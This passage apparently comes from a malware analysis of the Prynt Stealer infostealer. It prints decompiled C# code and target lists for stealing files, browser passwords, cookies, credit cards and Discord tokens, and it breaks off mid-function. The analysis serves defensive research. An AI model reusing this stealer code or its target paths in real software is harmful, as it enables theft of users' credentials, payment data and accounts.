
The malware then identifies all the logical drives present in the victim’s system using the DriveInfo() class and checks for the presence of removable devices. Next, the malware adds the drive’s name and path to its target list for stealing data. After identifying the drive details, the malware steals the files from the targeted directories, as shown in Figure 8. The malware uses a multithreading approach for stealing the files fast from the victims’ machines. Prynt Stealer only steals the files whose size is less than 5120 bytes and should have the following extensions:

Document: pdf, rtf, doc, docx, xls, xlsx, ppt, pptx, indd, txt, json.

Database: db, db3, db4, kdb, kdbx, sql, sqlite, mdf, mdb, dsk, dbf, wallet, ini.

Source Code: c, cs, cpp, asm, sh, py, pyw, html, css, php, go, js, rb, pl, swift, java, kt, kts, ino.

Image: jpg, jpeg, png, bmp, psd, svg, ai.



```
    private static List<string> TargetDirs = new List<string>
    {
        Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
        Environment.GetFolderPath(Environment.SpecialFolder.MyPictures),
        Environment.GetFolderPath(Environment.SpecialFolder.Personal),
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "Downloads"),
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "DropBox"),
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "OneDrive")
    };
}
```

```
    public static int GrabberSizeLimit = 5120;

    // Token: 0x04000083 RID: 131
    public static Dictionary<string, string[]> GrabberFileTypes;
}
```

```
Dictionary<string, string[]> dictionary = new Dictionary<string, string[]>();
dictionary["Document"] = new string[]
{
    "pdf",
    "rtf",
    "doc",
    "docx",
    "xls",
    "xlsx",
    "ppt",
    "pptx",
    "indd",
    "txt",
    "json"
};
dictionary["DataBase"] = new string[]
{
    "db",
```

Figure 8: Steal files

Browsers


After stealing files from the victim's system, Prynt Stealer steals data from browsers.

Targeted browsers include:

- Chromium-based browsers
- MS Edge
- Firefox-based browsers

Chromium-based browsers:

It first creates a folder named "Browsers" and then checks for the Browsers directories (refer to the **Figure** below) in the "AppData" folder using *Directory.Exists()* method. If it returns true, the malware starts stealing data from the respective location. The stealer can target nearly all chromium-based browsers, as can be seen in the Figure below. The Chromium browsers use multiple .sqlite files for storing users' data.



[1]	@"\Google\Chrome\User Data\"
[2]	@"\Google(x86)\Chrome\User Data\"
[3]	@"\Opera Software\"
[4]	@"\MapleStudio\ChromePlus\User Data\"
[5]	@"\Iridium\User Data\"
[6]	@"\7Star\7Star\User Data\"
[7]	@"\CentBrowser\User Data\"
[8]	@"\Chedot\User Data\"
[9]	@"\Vivaldi\User Data\"
[10]	@"\Kometa\User Data\"
[11]	@"\Elements Browser\User Data\"
[12]	@"\Epic Privacy Browser\User Data"
[13]	@"\uCozMedia\Uran\User Data\"
[14]	@"\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\"
[15]	@"\CatalinaGroup\Citrio\User Data\"
[16]	@"\Coowon\Coowon\User Data\"
[17]	@"\liebao\User Data\"
[18]	@"\QIP Surf\User Data\"
[19]	@"\Orbitum\User Data\"
[20]	@"\Comodo\Dragon\User Data\"
[21]	@"\Amigo\User\User Data\"
[22]	@"\Torch\User Data\"
[23]	@"\Yandex\YandexBrowser\User Data\"
[24]	@"\Comodo\User Data\"
[25]	@"\360Browser\Browser\User Data\"
[26]	@"\Maxthon3\User Data\"
[27]	@"\K-Melon\User Data\"
[28]	@"\Sputnik\Sputnik\User Data\"
[29]	@"\Nichrome\User Data\"
[30]	@"\CocCoc\Browser\User Data\"
[31]	@"\Uran\User Data\"
[32]	@"\Chromodo\User Data\"
[33]	@"\Mail.Ru\Atom\User Data\"
[34]	@"\BraveSoftware\Brave-Browser\User Data\"


Figure 9: Targeted chromium-based browsers

It steals the master key from the "Local Sate" file, which is used for decrypting the sensitive information stored in the browsers.

The malware steals Credit Cards, Passwords, Cookies, Autofill, History, Downloads, and Bookmarks data from browsers, and saves the stolen data in respective text files created under the “Browsers\Browser_Name\” directory.

Files targeted by malware for stealing data:


- Web Data (for Autofill data)
- Login Data (for Login Credentials)
- History (for search history)
- Cookies (for browser Cookies)



```
    foreach (string str in Directory.GetDirectories(path))
    {
        string text2 = sSavePath + "\\" + Crypto.BrowserPathToAppName(text);
        Directory.CreateDirectory(text2);
        List<CreditCard> cCC = CreditCards.Get(str + "\\Web Data");
        List<Password> pPasswords = Stealer.Get(str + "\\Login Data");
        List<Cookie> cCookies = Cookies.Get(str + "\\Cookies");
        List<Site> sHistory = History.Get(str + "\\History");
        List<Site> sHistory2 = Downloads.Get(str + "\\History");
        List<AutoFill> aFills = Autofill.Get(str + "\\Web Data");
        List<Bookmark> bBookmarks = Bookmarks.Get(str + "\\Bookmarks");
        cBrowserUtils.WriteCreditCards(cCC, text2 + "\\CreditCards.txt");
        cBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
        cBrowserUtils.WriteCookies(cCookies, text2 + "\\Cookies.txt");
        cBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
        cBrowserUtils.WriteHistory(sHistory2, text2 + "\\Downloads.txt");
        cBrowserUtils.WriteAutoFill(aFills, text2 + "\\AutoFill.txt");
        cBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
    }
```

Figure 10: Steals data from chromium-based browsers

While stealing the data from browsers, the malware also checks if keywords belonging to services such as Banking, Cryptocurrency, and Porn are present in the browser data using *ScanData()* method. The Figure below shows the services for which malware runs string search operations.




```
public static void ScanData(string value)
{
    Banking.DetectBankingServices(value);
    Banking.DetectCryptocurrencyServices(value);
    Banking.DetectPornServices(value);
}
```

```
public static string[] BankingServices = new string[]
{
    "qiwi",
    "money",
    "exchange",
    "bank",
    "credit",
    "card",
    "банк",
    "кредит"
};

// Token: 0x04000080 RID: 128
public static string[] CryptoServices = new string[]
{
    "bitcoin",
    "monero",
    "dashcoin",
    "litecoin",
    "etherium",
    "stellarcoin",
    "btc",
    "eth",
```

Figure 11: Checks for specific services

MS Edge Browsers:

The malware first checks for the directory “\AppData\Local\Microsoft\Edge\User Data,” which helps identify if an edge browser is installed on the victim’s system. After this, it enumerates all the files in the system and checks if the “Login Data” file is present. If so, then it steals the data from the browser, as can be seen in the Figure below. Finally, the *ScanData()* method is used again to steal the data from the Edge browser




```
string text = sSavePath + "\\Edge";
Directory.CreateDirectory(text);
foreach (string str in Directory.GetDirectories(path))
{
    if (File.Exists(str + "\\Login Data"))
    {
        List<CreditCard> cCC = CreditCards.Get(str + "\\Web Data");
        List<AutoFill> aFills = Autofill.Get(str + "\\Web Data");
        List<Bookmark> bBookmarks = Bookmarks.Get(str + "\\Bookmarks");
        List<Password> pPasswords = Stealer.Get(str + "\\Login Data");
        List<Cookie> cCookies = Cookies.Get(str + "\\Cookies");
        List<Site> sHistory = History.Get(str + "\\History");
        cBrowserUtils.WriteCreditCards(cCC, text + "\\CreditCards.txt");
        cBrowserUtils.WriteAutoFill(aFills, text + "\\AutoFill.txt");
        cBrowserUtils.WriteBookmarks(bBookmarks, text + "\\Bookmarks.txt");
        cBrowserUtils.WritePasswords(pPasswords, text + "\\Passwords.txt");
        cBrowserUtils.WriteCookies(cCookies, text + "\\Cookies.txt");
        cBrowserUtils.WriteHistory(sHistory, text + "\\History.txt");
    }
}
```

Figure 12: Steals data from MS Edge browser

Firefox-based browsers:

Prynt stealer targets eight Firefox-based browsers which can be seen in Figure 13.




[0]	@"\Mozilla\Firefox"
[1]	@"\Waterfox"
[2]	@"\K-Meleon"
[3]	@"\Thunderbird"
[4]	@"\Comodo\IceDragon"
[5]	@"\8pecxstudios\Cyberfox"
[6]	@"\NETGATE Technologies\BlackHaw"
[7]	@"\Moonchild Productions\Pale Moon"

Figure 13: Targeted Firefox-based browsers

The malware only proceeds to steal data if the Profile folder is present under the "AppData\Browser_name" directory. Firefox Browser uses this folder for saving user data. The malware copies the "logins.json" file from the "Profile" folder to the initially created folder for saving stolen data. The "Logins.json" file is used for storing the Firefox login credentials. Following files are targeted by malware for stealing data, present under the "Profile" folder:

- Places.sqlite (for Bookmarks and History)
- cookies.sqlite (for browser cookies)
- logins.json (for Login Credentials)



```
    string name = new DirectoryInfo(text).Name;
    string text2 = sSavePath + "\\" + name;
    if (Directory.Exists(Paths.appdata + text + "\\Profiles"))
    {
        Directory.CreateDirectory(text2);
        List<Bookmark> bBookmarks = cBookmarks.Get(Paths.appdata + text);
        List<Cookie> cCookies = cCookies.Get(Paths.appdata + text);
        List<Site> sHistory = cHistory.Get(Paths.appdata + text);
        cBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
        cBrowserUtils.WriteCookies(cCookies, text2 + "\\Cookies.txt");
        cBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
        cLogins.GetDBFiles(Paths.appdata + text + "\\Profiles\\", text2);
    }
}
```

Figure 14: Steals data from Firefox-based browsers

Messaging Applications

After stealing data from browsers, the malware targets the following messaging applications:

- Discord
- Pidgin
- Telegram


The malware first creates a folder names Messenger which will be used for saving data from these applications.

Discord:

After this, the malware checks for Discord tokens. It first searches for the following directories:

- *Discord\\Local Storage\\leveldb*
- *discordptb\\Local Storage\\leveldb*
- *Discord Canary\\leveldb*

It only proceeds if the above directory exists. If directories are present, malware checks for files ending with .ldb or .log and extracts Discord tokens from them using regular expression. Then it creates a folder named “Discord” and will write the stolen tokens to “*Tokens.txt*.”



```
public static string[] GetTokens()
{
    List<string> list = new List<string>();
    try
    {
        foreach (string path in Discord.DiscordDirectories)
        {
            string text = Path.Combine(Paths.appdata, path);
            string text2 = Path.Combine(Path.GetTempPath(), new DirectoryInfo(text).Name);
            if (Directory.Exists(text))
            {
                Filemanager.CopyDirectory(text, text2);
                foreach (string text3 in Directory.GetFiles(text2))
                {
                    if (text3.EndsWith(".log") || text3.EndsWith(".ldb"))
                    {
                        string input = File.ReadAllText(text3);
                        Match match = Discord.TokenRegex.Match(input);
                        if (match.Success)
                        {
                            list.Add(match.Value + " - " + Discord.TokenState(match.Value));
                        }
                    }
                }
                Filemanager.RecursiveDelete(text2);
```

